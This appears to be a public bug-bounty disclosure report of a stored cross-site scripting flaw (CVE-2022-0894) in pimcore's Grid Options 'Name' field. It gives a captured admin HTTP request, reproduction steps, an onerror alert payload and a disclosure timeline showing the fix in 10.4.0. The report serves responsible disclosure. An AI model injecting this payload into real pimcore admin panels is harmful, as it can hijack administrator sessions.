# Cross-site Scripting (XSS) - Stored in pimcore/pimcore

0

Valid Reported on Mar 4th 2022

## Description

Stored XSS in parameter `Name` when save Grid Options

## Proof of Concept


```
// PoC.req
POST /admin/object-helper/grid-save-column-config HTTP/1.1
Host: 10.x-dev.pimcore.fun
Cookie: PHPSESSID=cef9a977bc8ae8591f7b3b14bcafedf4; pimcore_admin_sid=1; _p
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.x-dev.pimcore.fun/admin/?_dc=1646407514&perspective=
X-Pimcore-Csrf-Token: 823ca1bd46711728be4d0851176b0a91e070f17e
X-Pimcore-Extjs-Version-Major: 7
X-Pimcore-Extjs-Version-Minor: 0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 5481
Origin: https://10.x-dev.pimcore.fun
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

id=1086&class_id=CAR&gridconfig=%7B%22language%22%3A%22en%22
```

## Step to Reproduct

After login at `https://10.x-dev.pimcore.fun/admin`
Goto Data Objects and Click to any Folder like Events, Shop, upload
Then choose Save Grid Options or click to Grid Options at tab Save & Share
At field Name input with payload : `"><iMg SrC="x" oNeRRor="alert(1);">`
The XSS will trigger when User click to dropdown at Grid Options

## Image PoC




## Impact

This vulnerability has the potential to steal a user's cookie and gain unauthorized access to that user's account through the stolen cookie.

CVE
CVE-2022-0894
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity

High (8.2)

Visibility
Public

Status
Fixed

Found by

lethanhphuc
@noobpk
unranked

Fixed by

Divesh Pahuja
@dvesh3
maintainer

This report was seen 519 times.

We are processing your report and will contact the **pimcore** team within 24 hours. 9 months ago

We have contacted a member of the **pimcore** team and are waiting to hear back 9 months ago

We have sent a follow up to the **pimcore** team. We will try again in 7 days. 9 months ago

**Divesh Pahuja** validated this vulnerability 9 months ago

**lethanhphuc** has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

We have sent a fix follow up to the **pimcore** team. We will try again in 7 days. 8 months ago

**Divesh Pahuja** marked this as fixed in **10.4.0** with commit **6e0922** 8 months ago

**Divesh Pahuja** has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ×

Sign in to join this conversation